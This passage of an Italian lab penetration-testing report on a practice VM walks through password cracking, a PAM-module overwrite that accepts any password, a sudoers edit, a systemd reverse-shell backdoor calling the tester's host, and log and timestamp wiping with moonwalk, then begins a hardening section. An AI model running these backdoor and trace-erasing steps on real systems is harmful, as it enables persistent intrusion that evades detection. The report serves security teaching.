Cost 1 (algorithm [1:descrypt 2:md5crypt 3:summd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:07:26:01 11.96% (ETA: 2023-07-03 07:01) 0g/s 70.74p/s 70.74c/s 70.74C/s csc2468 .. cs229123cs
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=crypt credentials_agreco.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:summd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password1234      (?)
1g 0:00:05:00 DONE (2023-06-28 14:06) 0.003325g/s 52.67p/s 52.67c/s 52.67C/s MONKEY1..moocow1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Dagli output delle scansioni è possibile osservare che per l'utente vincarlet, dopo più di 7 ore, non è stata individuata alcuna corrispondenza; invece, per l'utente agreco la password è stata individuata rapidamente ed è **password1234**.

Nota questa informazione, è possibile accedere ad agreco col comando **su** o tramite una connessione SSH. In particolare, è stato utilizzato il seguente comando:

**ssh -p 2409 agreco@192.168.1.80**

```
(kali㉿kali)-[~]
$ ssh -p 2409 agreco@192.168.1.80
agreco@192.168.1.80's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-67-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Jun 29 16:22:06 2023 from 192.168.1.50
Could not chdir to home directory /home/agreco: No such file or directory
$
```

Da questo momento in poi viene impersonificato l'utente agreco, ma il vero obiettivo è sempre diventare root. Per raggiungere tale scopo, è stato sufficiente eseguire il comando **!bash** nell'editor **vi** (shell escaping), dato che l'utente agreco può eseguire questo editor di testo con privilegi di root.



In questo modo, si ottiene l'accesso ad una shell con privilegi di root e la Privilege Escalation risulta completata.

## 2.3.4.2.4. PAM Degradation Attack

Un ulteriore metodo per ottenere la Privilege Escalation consiste nello sfruttare a proprio vantaggio il **PAM**, ovvero il meccanismo di autenticazione di Linux.

```
www-data@vmWebServer:/usr/lib/x86_64-linux-gnu/security$ ls
ls
pam_access.so      pam_group.so      pam_nologin.so    pam_systemd.so
pam_cap.so         pam_issue.so      pam_permit.so     pam_time.so
pam_debug.so        pam_keyinit.so   pam_pwhistory.so pam_timestamp.so
pam_deny.so         pam_lastlog.so   pam_rhosts.so    pam_tty_audit.so
pam_echo.so         pam_limits.so    pam_rootok.so    pam_umask.so
pam_env.so          pam_listfile.so  pam_securetty.so pam_unix.so
pam_exec.so         pam_localuser.so pam_selinux.so   pam_userdb.so
pam_extrausers.so   pam_loginuid.so  pam_sepermit.so  pam_usertype.so
pam_faildelay.so   pam_mail.so      pam_setquota.so pam_warn.so
pam_faillock.so    pam_mkhomedir.so pam_shells.so    pam_wheel.so
pam_filter.so       pam_motd.so     pam_stress.so   pam_xauth.so
pam_ftp.so          pam_namespace.so pam_succeed_if.so
www-data@vmWebServer:/usr/lib/x86_64-linux-gnu/security$ █
```

I file di interesse per portare al termine l'attacco si trovano in **/usr/lib/x86\_64-linux-gnu/security** e sono i seguenti:

- **pam\_deny.so**, che è un modulo PAM usato per negare l'accesso in seguito a un tentativo di autenticazione fallito (ad esempio, dopo aver inserito una password sbagliata).
- **pam\_permit.so**, che è un modulo PAM usato per consentire l'accesso in seguito a un tentativo di autenticazione avvenuto con successo (ad esempio, dopo aver inserito una password corretta).

Tutto si basa sul sovrascrivere la logica del file `pam_deny` con quella del file `pam_permit`, così da consentire l'accesso in seguito a qualsiasi tentativo di autenticazione, corretto o sbagliato che sia. Per far ciò, si sfrutta semplicemente il file `exec` per lanciare il comando `cp /usr/lib/x86_64-linux-gnu/security/pam_permit.so /usr/lib/x86_64-linux-gnu/security/pam_deny.so`

```
www-data@vmWebServer:$ cd opt
cd opt
www-data@vmWebServer:/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 0
Enter OS command:cp /usr/lib/x86_64-linux-gnu/security/pam_permit.so /usr/lib/x86_64-linux-gnu/security/pam_deny.so
cp /usr/lib/x86_64-linux-gnu/security/pam_permit.so /usr/lib/x86_64-linux-gnu/security/pam_deny.so
www-data@vmWebServer:/opt$ su agreco
su agreco
Password: wrong_password_for_agreco

$ whoami
whoami
agreco
```

```
www-data@vmWebServer:/opt$ su vincarlet
su vincarlet
Password:

vincarlet@vmWebServer:/opt$ whoami
whoami
vincarlet
```

```
www-data@vmWebServer:/opt$ su
su
Password:

root@vmWebServer:/opt# whoami
whoami
root
```

Come si può notare dalle immagini, è possibile lanciare il comando `su` e muoversi da un utente all'altro sia inserendo una password errata (come provato per `agreco`) che omettendola (come provato per `vincarlet` e `root`).

```

www-data@vmWebServer:/opt$ sudo /bin/bash
sudo /bin/bash
[sudo] password for www-data:

www-data is not in the sudoers file. This incident will be reported.
www-data@vmWebServer:/opt$ su agreco
su agreco
Password:

$ sudo /bin/bash
sudo /bin/bash
[sudo] password for agreco:

Sorry, user agreco is not allowed to execute '/bin/bash' as root on vmWebServer.

www-data@vmWebServer:/opt$ su vincarlet
su vincarlet
Password:

vincarlet@vmWebServer:/opt$ sudo /bin/bash
sudo /bin/bash
[sudo] password for vincarlet:

root@vmWebServer:/opt# █

```

Ciò vale anche per **sudo**, ma in maniera più limitata, dato che in questo caso vengono considerati i vincoli dovuti alle configurazioni. Ad esempio, sia con www-data che con agreco non è possibile lanciare sudo /bin/bash, perché il primo non è incluso nel file localpriv, mentre il secondo non ha il permesso di lanciare il medesimo comando con sudo (ma solamente "sudo vi" come visto in precedenza).

Dunque, con il PAM Degradation Attack è possibile bypassare qualsiasi richiesta di password nei tentativi di autenticazione tramite "su", inserendo una qualsiasi password o semplicemente omettendola; in questo modo, si riesce ad ottenere facilmente la Privilege Escalation. Quindi, grazie alla possibilità di poter passare da un utente all'altro senza alcun problema, quest'approccio potrebbe risultare potenzialmente quello più forte; in più, potrebbe essere sfruttato come una sorta di **backdoor**.

### 2.3.4.2.5. Modifica file localpriv

Pensando ai vincoli di configurazione inerenti a sudo, con questo metodo si punta ad assegnare il massimo livello di privilegi all'utente www-data modificando il file **/etc/sudoers.d/localpriv**, così da procedere con la Privilege Escalation.

Come visto nella fase di ispezione, è possibile leggere direttamente il contenuto del file localpriv, poiché tutti gli utenti possiedono tale permesso. Il file contiene una configurazione specifica per agreco riguardante i comandi sudo; dunque, l'obiettivo è modificare tale file aggiungendo una configurazione anche per www-data.

```

www-data@vmWebServer:/etc/sudoers.d$ cat localpriv
cat localpriv
Cmnd_Alias ALLOWED_CMDS = /usr/bin/vi, /usr/bin/sh"
agreco ALL=(ALL) ALLOWED_CMDS

```

Per farlo, è stato deciso di creare una versione modificata di localpriv su Kali Linux, aggiungendo la seguente riga: **www-data ALL=(ALL) NOPASSWD: ALL**

- **www-data**, che è l'utente a cui assegnare i privilegi.
- **ALL=(ALL)**, che specifica che l'utente www-data è ammesso a lanciare comandi come un qualsiasi altro utente o gruppo.
- **NOPASSWD**, che indica che non è richiesta alcuna password quando www-data lancia comandi con sudo.
- **ALL**, che garantisce l'accesso a tutti i comandi.

```

File Edit Search View Document Help
File New Open Save Close X Find Replace
1 Cmnd_Alias ALLOWED_CMDS = /usr/bin/vi, /usr/bin/sh"
2 agreco ALL=(ALL) ALLOWED_CMDS
3 www-data ALL=(ALL) NOPASSWD: ALL

```

Una volta trasferito, basta sfruttare exec per sostituire il file localpriv modificato con quello originale, usando il comando **cp /tmp/localpriv /etc/sudoers.d/localpriv**

Fatto ciò, è possibile vedere come www-data sia in grado di lanciare comandi con sudo; infatti, si riesce a lanciare **sudo /bin/bash** e ad arrivare all'utente root, effettuando ancora una volta la Privilege Escalation.

```

www-data@vmWebServer:/tmp$ wget http://192.168.1.50/localpriv
wget http://192.168.1.50/localpriv
--2023-07-01 23:24:07-- http://192.168.1.50/localpriv
Connecting to 192.168.1.50:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 115 [application/octet-stream]
Saving to: 'localpriv'

localpriv      100%[=====]     115  --.-KB/s   in 0s

2023-07-01 23:24:07 (17.6 MB/s) - 'localpriv' saved [115/115]

www-data@vmWebServer:/tmp$ chmod +x localpriv
chmod +x localpriv
www-data@vmWebServer:/tmp$ cd /opt
cd /opt
www-data@vmWebServer:/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 0
Enter OS command:cp /tmp/localpriv /etc/sudoers.d/localpriv
cp /tmp/localpriv /etc/sudoers.d/localpriv
www-data@vmWebServer:/opt$ sudo /bin/bash
sudo /bin/bash
root@vmWebServer:/opt# 

```

### 2.3.4.2.6. Aggiunta di un servizio

L'ultimo metodo adoperato per ottenere una Privilege Escalation consiste nell'immettere all'interno di Target un **servizio**, ossia un tipo di processo in background, che consente di aprire una reverse shell come utente root.

Per poter effettuare tale operazione viene sfruttato **systemd**, ossia un sistema di gestione dei servizi progettato per avviare, fermare e gestire i processi del sistema operativo durante l'avvio, il funzionamento e lo spegnimento del sistema. All'interno della macchina target i servizi si trovano in **/etc/systemd/system**. Questa cartella, però, ha i permessi impostati in modo tale che solo il proprietario possa scrivervi all'interno, mentre gli altri utenti hanno solamente i permessi di lettura ed esecuzione.

```

(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.80] 46310
Linux vmWebServer 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
13:45:54 up 1:23, 0 users, load average: 0.34, 0.18, 0.12
USER   TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(wpadm)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@vmWebServer:/$ ls -l /etc/systemd
ls -l /etc/systemd
total 48
-rw-r--r--  1 root root 1282 Sep  9  2022 journald.conf
-rw-r--r--  1 root root 1374 Sep  9  2022 logind.conf
drwxr-xr-x  2 root root 4096 Sep  9  2022 network
-rw-r--r--  1 root root  846 Mar 11  2022 networkd.conf
-rw-r--r--  1 root root  670 Mar 11  2022 pstore.conf
-rw-r--r--  1 root root 1406 Sep  9  2022 resolved.conf
-rw-r--r--  1 root root  931 Mar 11  2022 sleep.conf
drwxr-xr-x 19 root root 4096 Jun 29 13:40 system
-rw-r--r--  1 root root 1993 Sep  9  2022 system.conf
-rw-r--r--  1 root root  748 Sep  9  2022 timesyncd.conf
drwxr-xr-x  3 root root 4096 Feb 17 17:23 user
-rw-r--r--  1 root root 1394 Sep  9  2022 user.conf
www-data@vmWebServer:/$ 

```

È necessario, quindi, creare all'interno della cartella /tmp il servizio che permette di aprire la reverse shell come root. Per fare ciò è possibile creare un file “.service”, nel nostro caso si chiama **rrshell.service**. All'interno di questo file devono essere specificate tutte le opzioni del servizio. In particolare, sono state utilizzate le seguenti:

- **Description**: fornisce una breve descrizione del servizio
- **ExecStart**: specifica il comando che deve essere eseguito all'avvio del servizio. Nel nostro caso è lo stesso comando utilizzato come metodo alternativo per la creazione della reverse shell
- **WantedBy**: specifica il target di installazione del servizio, ossia in quale insieme di servizi deve essere posto quello attuale. Nel nostro caso è multi-user.target, ossia l'insieme di servizi avviati dal sistema in esecuzione in modalità multi-utente senza interfaccia grafica

Per fare in modo che systemd possa comprendere come gestire ed avviare correttamente il servizio è necessario porre le opzioni nelle sezioni corrette. Nello specifico le sezioni utilizzate sono:

- **[Unit]**: contiene al suo interno le opzioni che forniscono informazioni relative all'unità, in questo caso al servizio
- **[Service]**: contiene al suo interno le opzioni che specificano la configurazione del servizio
- **[Install]**: contiene al suo interno le opzioni che forniscono informazioni sull'installazione del servizio

The screenshot shows a terminal window titled '\*~/Desktop/rrshell.service - Mousepad'. The window contains the following text:

```
1 [Unit]
2 Description=Root Reverse Shell
3
4 [Service]
5 ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.50/1234 0>&1'
6
7 [Install]
8 WantedBy=multi-user.target
9 |
```

Come per i metodi precedenti, a causa delle difficoltà nell'utilizzo di VI all'interno della reverse shell, il file è stato creato all'interno di Kali Linux.

Inoltre, per importarlo nella directory /tmp di Target è necessario:

- Aprire una shell su Kali Linux ed eseguire il seguente comando:

The screenshot shows a terminal window with the following output:

```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
192.168.1.80 - - [29/Jun/2023 16:00:41] "GET /Desktop/rrshell.service HTTP/1.1" 200 -
```

**python3 -m http.server 80**

- Posizionarsi in /tmp nella reverse shell ed eseguire il seguente comando:  
**wget http://192.168.1.50/Desktop/rrshell.service**

```

www-data@vmWebServer:/tmp$ cd /tmp
cd /tmp
www-data@vmWebServer:/tmp$ wget http://192.168.1.50/Desktop/rrshell.service
wget http://192.168.1.50/Desktop/rrshell.service
--2023-06-29 14:01:55-- http://192.168.1.50/Desktop/rrshell.service
Connecting to 192.168.1.50:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 155 [application/octet-stream]
Saving to: 'rrshell.service'

rrshell.service      100%[=====]     155  --.-KB/s   in 0s

2023-06-29 14:01:55 (14.9 MB/s) - 'rrshell.service' saved [155/155]

www-data@vmWebServer:/tmp$ 

```

Per poter avviare la reverse shell come root è necessario aprire una shell in Kali Linux ed avviare il comando **nc -nlvp 1234**.

```

(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...

```

Da questo momento, utilizzando il file exec sono stati eseguiti i seguenti comandi:

1. **cp /tmp/rrshell.service /etc/systemd/system**  
Copia il file creato all'interno della cartella destinata ai servizi
2. **systemctl daemon-reload**  
Ricarica i file di configurazione di systemd per caricare le modifiche apportate ai file di servizio. In questo modo si evita il riavvio del demone di systemd
3. **systemctl enable rrshell.service**  
Abilita il servizio in modo che venga avviato automaticamente durante l'avvio del sistema
4. **systemctl start rrshell.service**  
Avvia il servizio, senza dover riavviare il sistema

```

www-data@vmWebServer:/tmp$ cd /opt
cd /opt
www-data@vmWebServer:/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 0
Enter OS command:cp /tmp/rrshell.service /etc/systemd/system
cp /tmp/rrshell.service /etc/systemd/system
www-data@vmWebServer:/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 0
Enter OS command:systemctl daemon-reload
systemctl daemon-reload
www-data@vmWebServer:/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 0
Enter OS command:systemctl enable rrshell.service
systemctl enable rrshell.service
www-data@vmWebServer:/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 0
Enter OS command:systemctl start rrshell.service
systemctl start rrshell.service
www-data@vmWebServer:/opt$ 

```

```

(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.80] 58980
bash: cannot set terminal process group (1444): Inappropriate ioctl for device
bash: no job control in this shell
root@vmWebServer:/# 

```

Da questo momento in poi la reverse shell è attiva e l'utente impersonificato è **root**.

### 2.3.4.2.7. Analisi dei vari approcci

In questa sezione viene illustrata un'analisi delle varie metodologie adottate per la fase di Privilege Escalation. Tutte le tecniche restituiscono lo stesso output, ovvero una shell con i privilegi di **root**, a partire da una reverse shell su Kali che ha permesso l'accesso al sistema Target. Inoltre, per tutti gli approcci, l'esecuzione del file **exec** è stata di fondamentale importanza per raggiungere lo scopo.

Tutti gli approcci, ad eccezione del "Brute force file shadow" e del "PAM Degradation Attack", richiedono un trasferimento di file da Kali a Target, per effettuare modifiche e sostituire i vari file di interesse (ad es. shadow) o per introdurne di nuovi (ad es. servizio). Il tutto avviene sfruttando a proprio vantaggio la cartella **/tmp**, che permette a qualsiasi utente di scaricare file ed eseguirli, proprio come si è visto per lo script LinPEAS. Inoltre, la cartella /tmp viene svuotata ad ogni riavvio del sistema e non vengono lasciate tracce dei file importati su Target tramite la reverse shell.

Gli approcci che modificano i file shadow, passwd e localpriv consentono di arrivare all'utente root modificando adeguatamente le credenziali o configurazioni degli utenti di Target.

L'approccio "Brute force file shadow" si basa sulla scoperta della password dell'utente agreco tramite password cracking. Infatti, tra gli utenti individuati nelle analisi preliminari, agreco è risultato quello più vulnerabile a causa di una **password molto debole** e comune e, perciò, presente anche in tutte le wordlist più note come rockyou.txt; invece, vincarlet, considerando i nostri limiti computazionali e temporali, è risultato robusto a tale approccio. Dunque, se tutti gli utenti avessero utilizzato una password complessa e unica, questo approccio sarebbe stato infattibile, dato che il tentativo di cracking tramite l'esecuzione del tool John The Ripper sarebbe risultato più oneroso a livello computazionale e temporale.

L'approccio che sfrutta l'aggiunta di un servizio in /etc/systemd/system risulta vantaggioso, perché la shell con privilegi di root viene avviata tramite un task in background, difficilmente individuabile. Infatti, tale approccio è probabilmente il più **silenzioso**, dato che non prevede modifiche sulle credenziali o configurazioni degli utenti di Target come accade nei precedenti approcci; inoltre, data la silenziosità e apportando le giuste modifiche, è stato scelto per la realizzazione di una **backdoor permanente** su Target.

Infine, l'approccio "PAM Degradation Attack", proprio come l'approccio che sfrutta l'aggiunta di un servizio, non prevede modifiche sulle credenziali o configurazioni degli utenti di Target, ma lavora ad un livello più alto, sfruttando i meccanismi di autenticazione. Il punto di forza di questo approccio è che permette di bypassare qualsiasi autenticazione con una semplice sovrascrittura di un modulo PAM già presente in Target; grazie a ciò, è possibile accedere a qualsiasi utente inserendo una qualsiasi password o omettendola. Inoltre, come detto in precedenza, potrebbe essere sfruttato come una sorta di **backdoor**. Per questi motivi, probabilmente quest'approccio è il più **forte**, ma meno silenzioso dell'approccio basato sull'aggiunta di un servizio.

Nota: come detto in precedenza, per evitare perdite di tempo, il tentativo di brute force su SSH per scoprire la password dell'utente agreco non è stato compiuto. Il medesimo, però, sarebbe potuto andare a buon fine, dato che la password di agreco "password1234" è presente nella wordlist rockyou.txt (come si può vedere in figura).

```
(kali㉿kali)-[~]
$ grep -n "password1234" /usr/share/wordlists/rockyou.txt
15827:password1234
```

Dunque, se ci fosse stato più tempo, sarebbe stato possibile definire un ulteriore approccio **“Brute force SSH”**. Questo avrebbe previsto il login su agreco via SSH e l'esecuzione della Privilege Escalation sfruttando vi e lo shell escaping, proprio come visto nell'approccio Brute force file shadow; però, in tal caso, non sarebbe stato sfruttato il file SUID exec.

### 2.3.4.3. Mantenimento Privilege Escalation

Dopo aver effettuato la Privilege Escalation con successo, è necessario mantenere i privilegi di root per eventuali accessi futuri a Target. Per farlo, è necessaria una backdoor; inoltre, sarebbe opportuno non lasciare tracce di accesso.

#### 2.3.4.3.1. Backdoor

Una backdoor è una vulnerabilità o un punto di accesso nascosto intenzionalmente, di solito da parte di un attaccante, all'interno di un sistema. È un meccanismo che consente a una persona non autorizzata di bypassare le normali procedure di autenticazione e ottenere l'accesso non autorizzato a un sistema, spesso con i privilegi di amministratore e senza essere rilevata.

Con il metodo che sfrutta l'inserimento del servizio in /etc/systemd/system per ottenere la reverse shell con i permessi di root è già stata inserita una backdoor. Di quest'ultima, però, ci si può servire solamente se su Kali si ha una shell in attesa con il comando **nc -nlvp 1234** quando la macchina target viene avviata o riavviata.

Per poter ottenere una backdoor utilizzabile in qualsiasi momento è necessario apportare delle modifiche al servizio creato. Nello specifico devono essere aggiunte, nella sezione [Service], le seguenti opzioni:

- **Restart**: specifica in quali condizioni systemd deve riavviare il servizio. Nel nostro caso è “always”, in modo che debba essere riavviato per qualunque motivo venga interrotto

Restart settings/Exit causes	no	always	on-success	on-failure	on-abnormal	on-abort	on-watchdog
Clean exit code or signal	X	X					
Unclean exit code	X		X				
Unclean signal	X		X	X	X		
Timeout	X		X	X			
Watchdog	X		X	X			X

- **RestartSec**: specifica quanti secondi devono trascorrere prima che systemd tenti di riavviare il servizio. Nel nostro caso è “60”

```

1 [Unit]
2 Description=Root Reverse Shell
3
4 [Service]
5 ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.50/1234 0>&1'
6 Restart=always
7 RestartSec=60
8
9 [Install]
10 WantedBy=multi-user.target

```

Per sostituire il servizio all'interno di /etc/systemd/system si esegue la stessa procedura descritta per l'ottenimento della reverse shell con i permessi di root.

Da ora in poi la backdoor è attiva ed ogni 60 secondi, se su Kali si ha una shell in attesa col comando **nc -nlvp 1234**, si ottiene una reverse shell e l'utente impersonificato è **root**.

Nonostante sia meno silenzioso, anche il metodo “PAM Degradation Attack” potrebbe essere sfruttato come una sorta di backdoor. Infine, un’ulteriore alternativa potrebbe essere l’aggiunta di un nuovo utente con i permessi di root, assegnandogli una password personalizzata o vuota; in questo caso, però, l’accesso sarebbe molto più semplice da scoprire dagli utenti di Target, dato che un utente aggiuntivo mai visto prima desterebbe non pochi sospetti.

### 2.3.4.3.2. Occultamento Tracce

Ovviamente, una volta ottenuto l’accesso al sistema, è necessario coprire o cancellare le proprie tracce in modo da non farsi scoprire. Quindi, è necessario cancellare tutti i log in /var/log contenenti l’accesso illegittimo ed eliminare eventuali script o exploit sfruttati, come LinPEAS; inoltre, per una maggiore anonimizzazione potrebbe essere d’aiuto il tool **proxychains**.

In aggiunta a tutti questi accorgimenti appena citati, sarebbe potuto essere d’aiuto sfruttare il tool [Moonwalk](#). Questo tool permette di cancellare tutte le tracce lasciate, salvando lo stato dei log di sistema pre-exploitation e ripristinando tale stato, includendo i timestamp del filesystem senza lasciare tracce. Di seguito, le caratteristiche di questo tool:

- **Eseguibile leggero**: è facilmente scaricabile su Target col comando curl.
- **Veloce**: elabora tutti i comandi di sessione includendo i log, la pulizia delle tracce e le operazioni sui timestamp in meno di 5 millisecondi.
- **Riconoscione**: per salvare lo stato dei registri di sistema, moonwalk trova un percorso scrivibile da tutti e salva la sessione in una directory nascosta, che viene rimossa al termine della sessione.
- **Storia della Shell**: invece di cancellare l’intero file della cronologia, moonwalk lo ripristina a com’era prima dell’invocazione di moonwalk stesso.
- **Timestamp del Filesystem**: per nascondersi dal “Blue Team”, moonwalk ripristina i timestamp di accesso/modifica dei file utilizzando il comando get.

Una volta collegati alla reverse shell, per scaricare moonwalk è necessario posizionarsi in /tmp e lanciare il seguente comando:

```
curl -L
https://github.com/mufeedvh/moonwalk/releases/download/v1.0.0/moonwalk\_linux -o moonwalk
```

```
www-data@vmWebServer:/tmp$ curl -L https://github.com/mufeedvh/moonwalk/releases/download/v1.0.0/moonwalk_linux -o moonwalk
<releases/download/v1.0.0/moonwalk_linux -o moonwalk
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          Dload Upload Total Spent   Left Speed
 0      0      0      0      0      0      0 --:--:-- --:--:-- --:--:-- 0
100  478k  100  478k      0      0  562k      0 --:--:-- --:--:-- --:--:-- 562k
www-data@vmWebServer:/tmp$ chmod +x moonwalk
www-data@vmWebServer:/tmp$ ./moonwalk
./moonwalk

MOONWALK v1.0.0

Usage
Start moonwalk:
$ moonwalk start
Finish moonwalk and clear your traces:
$ moonwalk finish
Get the current timestamp of a file to restore it later:
$ moonwalk get <FILENAME>
www-data@vmWebServer:/tmp$
```

Dopo aver effettuato il download e aver dato i permessi di esecuzione, è possibile avviare exec e dare i diversi comandi supportati da moonwalk. Per avviare una sessione di moonwalk bisogna lanciare il comando **/tmp/moonwalk start**. Come si può vedere dall'immagine, moonwalk cerca automaticamente un path scrivibile in cui creare una cartella nascosta contenente lo stato dei log, in questo caso .MOONWALK in /tmp. Inoltre, col comando **/tmp/moonwalk get prova.txt**, è possibile ottenere il comando touch per ripristinare il timestamp dopo aver effettuato modifiche sul file; in questo caso, prova.txt è un file di esempio.

```
www-data@vmWebServer:/tmp$ touch prova.txt
touch prova.txt
www-data@vmWebServer:/tmp$ /opt/exec
/opt/exec
USER ID: 33
EXEC ID: 0
Enter OS command:/tmp/moonwalk get prova.txt
/tmp/moonwalk get prova.txt

[>] To restore the access/modify timestamp of this file, use command ↓
$ touch -a -t 202307021727.01 -m -t 202307021727.01 prova.txt

www-data@vmWebServer:/tmp$ /opt/exec
/opt/exec
USER ID: 33
EXEC ID: 0
Enter OS command:/tmp/moonwalk start
/tmp/moonwalk start
[INFO] Found `/tmp/.MOONWALK` as world writable.
[INFO] Set `/tmp/.MOONWALK` as the logging directory
[SUCCESS] Saved the current log states.
www-data@vmWebServer:/tmp$ ls -la
ls -la
total 492
drwxrwxrwt 3 root      root      4096 Jul  2 17:27 .
drwxr-xr-x 19 root      root      4096 Mar 24 20:32 ..
drwxrwxrwx  3 root      www-data  4096 Jul  2 17:27 .MOONWALK
-rwxrwxrwx  1 www-data www-data 490072 Jul  2 17:22 moonwalk
-rw-rw-rw-  1 www-data www-data     0 Jul  2 17:27 prova.txt
www-data@vmWebServer:/tmp$ vi prova.txt
```

Dunque, tramite "vi" si va a modificare il file di esempio prova.txt. Per terminare la sessione di moonwalk, bisogna lanciare il comando **/tmp/moonwalk finish**; in questo modo, moonwalk pulisce le tracce e cancella automaticamente la cartella nascosta, ripristinando lo stato iniziale pre-sessione. Inoltre, lanciando il comando **touch -a -t 202307021727.01 -m -t 202307021727.01 prova.txt** ottenuto in precedenza in seguito alla get, è possibile ripristinare anche il timestamp; infatti, in figura si può vedere come il timestamp passa da 17:28 a 17:27, ovvero al minuto precedente alla modifica effettuata con "vi". Va precisato che, in questo caso, viene utilizzato anche exec, perché moonwalk ha bisogno dei privilegi di root per il ripristinare con successo lo stato di Target.

```
"prova.txt" 3L, 8B written
www-data@vmWebServer:/tmp$ ls -la
ls -la
total 496
drwxrwxrwt 3 root      root      4096 Jul  2 17:28 .
drwxr-xr-x 19 root      root      4096 Mar 24 20:32 ..
drwxrwxrwx  3 root      www-data  4096 Jul  2 17:27 .MOONWALK
-rwxrwxrwx  1 www-data www-data 490072 Jul  2 17:22 moonwalk
-rw-rw-rw-  1 www-data www-data     8 Jul  2 17:28 prova.txt
www-data@vmWebServer:/tmp$ /opt/exec
/opt/exec
USER ID: 33
EXEC ID: 0
Enter OS command:/tmp/moonwalk finish
/tmp/moonwalk finish
[SUCCESS] Restored initial machine states.
www-data@vmWebServer:/tmp$ touch -a -t 202307021727.01 -m -t 202307021727.01 prova.txt

< -t 202307021727.01 -m -t 202307021727.01 prova.txt
www-data@vmWebServer:/tmp$ ls -la
ls -la
total 492
drwxrwxrwt 2 root      root      4096 Jul  2 17:28 .
drwxr-xr-x 19 root      root      4096 Mar 24 20:32 ..
-rwxrwxrwx  1 www-data www-data 490072 Jul  2 17:22 moonwalk
-rw-rw-rw-  1 www-data www-data     8 Jul  2 17:27 prova.txt
```

## 3. Hardening

In questa sezione vengono illustrati gli approcci di hardening adottati al fine di migliorare la sicurezza del sistema, rendendolo meno suscettibile ad attacchi.

### 3.1. Gestione file SUID

#### 3.1.1. Rimozione o modifica di exec

Il file SUID /opt/exec, oltre che dal proprietario (root), è eseguibile da tutti gli utenti del sistema; infatti, è stato fondamentale per l'ottenimento della Privilege Escalation.

Dunque, è necessario intervenire **eliminando exec o modificandone i permessi**. L'ideale sarebbe eliminarlo, ma in un ipotetico contesto in cui lo si volesse mantenere sarebbe opportuno modificarne i permessi in modo adeguato. I possibili approcci sono:

1. **Rimozione del SUID**: in questo modo, gli utenti possono eseguire il file exec, ma solo con i propri privilegi e non con quelli del proprietario, ossia root. Per applicare questa modifica si utilizza il comando **chmod u-s /opt/exec**
2. **Aggiornamento dei permessi**: in questo modo, gli utenti non hanno più permessi su exec e l'esecuzione è limitata al solo proprietario. Per applicare questa modifica si utilizza il comando **chmod 700 /opt/exec**

Analizzando i 2 comandi:

- **chmod** permette modificare i permessi per file o directory
- **u-s** permette di rimuovere il SUID dal file
- **700** permette di dare i permessi di lettura, scrittura ed esecuzione al proprietario del file (7), rimuovere tutti i permessi al gruppo del file (0) e agli altri utenti (0). In questo modo, viene automaticamente rimosso il SUID. Un comportamento analogo si ottiene con il codice **4700** che lascia il SUID attivo e fornisce i permessi di lettura, scrittura ed esecuzione solo al proprietario (rendendo inutile il SUID)

```
root@vmWebServer:/# ls -l /opt/exec
ls -l /opt/exec
-rwsr-xr-x 1 root root 16312 May  5 21:52 /opt/exec
root@vmWebServer:/# chmod u-s /opt/exec
chmod u-s /opt/exec
root@vmWebServer:/# ls -l /opt/exec
ls -l /opt/exec
-rwxr-xr-x 1 root root 16312 May  5 21:52 /opt/exec
root@vmWebServer:/# 

root@vmWebServer:/# ls -l /opt/exec
ls -l /opt/exec
-rwsr-xr-x 1 root root 16312 May  5 21:52 /opt/exec
root@vmWebServer:/# chmod 700 /opt/exec
chmod 700 /opt/exec
root@vmWebServer:/# ls -l /opt/exec
